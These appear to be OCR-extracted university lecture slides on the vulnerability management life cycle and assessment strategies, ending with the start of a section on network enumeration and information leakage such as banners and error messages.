
- Bugs or flaws



Vuln. Management Life Cycle Life Cycle



Vuln. Management Life Cycle



Establish a Baseline

Select the assets to be assessed and defines priorities


- Some assets may be excluded due to potential impact or cost

Characterize the systems/software state

Determine what is known and what must be assessed

- Known vulnerabilities may be ignored from the assessment

Vuln. Management Life Cycle



Vulnerability Assessment

Assess the entities for vulnerabilities

- Takes in consideration priorities
- Takes in consideration scope

Constructs a detailed report with:

- What vulnerability was found
- What are the affected entities
- What <u>are the recommendations to handle it</u>

Assessment usually doesn't exploit the vulnerability or builds an exploit chain

- It's not a penetration test

Assessment Methods

Subject close to software testing but with focus in security related impact

- Extensively studied in the Robust Software course

Highly dependent on the scope of the assessment

- Application: Static, Dynamic or Component Analysis
- Network entity: Protocol, message, authentication, authorization analysis
- Processes/Companies: OSINT, Social Engineering

Assessment Strategies – Black Box

Researchers have no information about internal aspects and are presented with a publicly available view

- No source code, no documentation
- Assumes an actor with a specific set of resources
  - Script kiddie, a researcher, competitor, a crowd-based effort

Aims to mimic assessments from outside attackers

- Finds what can be explored by intruders with no access
  - Usually finds vulnerabilities easier to exploit
- May find alternative paths and use cases (which may present vulnerabilities)

Limited on the impact of the assessment

- Existing vulnerabilities with remedies (e.g. Firewall) may not be detected

Assessment Strategies – White Box

Researchers are given full documentation and access to systems

- A replica of the production system
- The production system <u>with a limited scope</u>
- The source code and infrastructure code

Aims to find faults and bugs at all scoped domains

- Assumes an actor at any location (insider and outsider)
- Finds what can be exploited by: outsiders, insiders, outsiders with lateral movement
- May mimic specific users and roles

Extensive (and expensive) analysis of the domains

- Remedies are known and considered, but vulnerability may still be found

Assessment Strategies – Gray Box


Some information is provided to researchers

- Documentation about the application or systems
- A specific set of credentials

Aims to find faults and bugs at a limited set of scoped domains

- Can mimic a specific user

Vuln. Management Life Cycle



Risk Assessment

Company takes in consideration the report and assess the risk

- For every asset with vulnerabilities
- Assigns risk indicators (3-4 levels)

Risk assessment may take in consideration all vulnerabilities found

- Individual vulnerabilities may be combined in a exploit chain with higher impact

Documentation


Researchers should carefully document assessments

- Describing the rationale for the assessment, the strategy, the findings
- Essential in cooperation between teams

Important to understand how vulnerability was explored, what the impact may be

- Wrong attitude: we found this, you are not doing your job
- Correct attitude: we found this, which may be caused by that, this is the impact, you may fix it with doing X
  - Clients may not understand the vulnerability, the reason or the impact

Vuln. Management Life Cycle



Remediation

Company implements methods to increase the security of its assets

May fix the vulnerability

- Correct software bugs or flaws
- Implement specific configurations
- Update software/firmware
- <u>This capability is not always present</u>


May reduce the impact of a successful exploitation

- Implement mechanisms that reduce impact to a smaller domain
- Implement redundancy and fail recover

May increase the cost of exploiting the vulnerability

- Deploy firewalls or change its rules
- Increase isolation so that assets are not available in a domain

Vuln. Management Life Cycle




Verification

Verifies the effectiveness of the remediation

Involves assessing the existence and risk of the vulnerabilities found

- Using the same scope!
- Vulnerability risk may be similar if explored from other perspectives
  - E.g. External vs Internal actor

Vuln. Management Life Cycle



Monitoring

Deploys mechanism to detect the vulnerability being explored

- May consider variations

Involves configuring Firewalls, log analysis systems, IDS/NIDS/HIDS, profillers

#3 - Enumeration and Information Leakage

Network access

Accessing the network bypasses several security layers

- Laws, Buildings, Physical Access Control


Attackers with access to a network can use it:

- To obtain information leaked
- To obtain information not protected
- To enumerate systems and hardware
- To discover and exploit vulnerabilities

Attackers can do it without notice

- If controls are not deployed
- If controls do not cover the attack path

Network access



Policies, Procedures, Awareness

Physical Infrastructure

Network Infrastructure

Physical Servers

Applications and Services

Data

The network

Information leakage

Entities provide information enabling the discovery of known vulnerabilities

- Greatly reduce the cost of an assessment by allowing a researcher/attacker to focus on a specific context

Most relevant:

- Broadcast Protocols: status information
- Banners: messages on connect
- Errors: errors provided on an illegal access
- Accounts: information about the existence of a user account
- Web page sources: information in web pages
- Supporting Files: information in other files available
- Event Timing: the time an event takes
- Cookies: cookies provided to clients

Errors

Messages provided to clients can disclose unnecessary information

- Errors from the infrastructure and support services
  - Attacker may force the system into an error condition by providing invalid input
- Response discrepancy during the interaction (CWE-204)


Provides information about internal processes, existing data, software versions.

- Stack traces, error messages

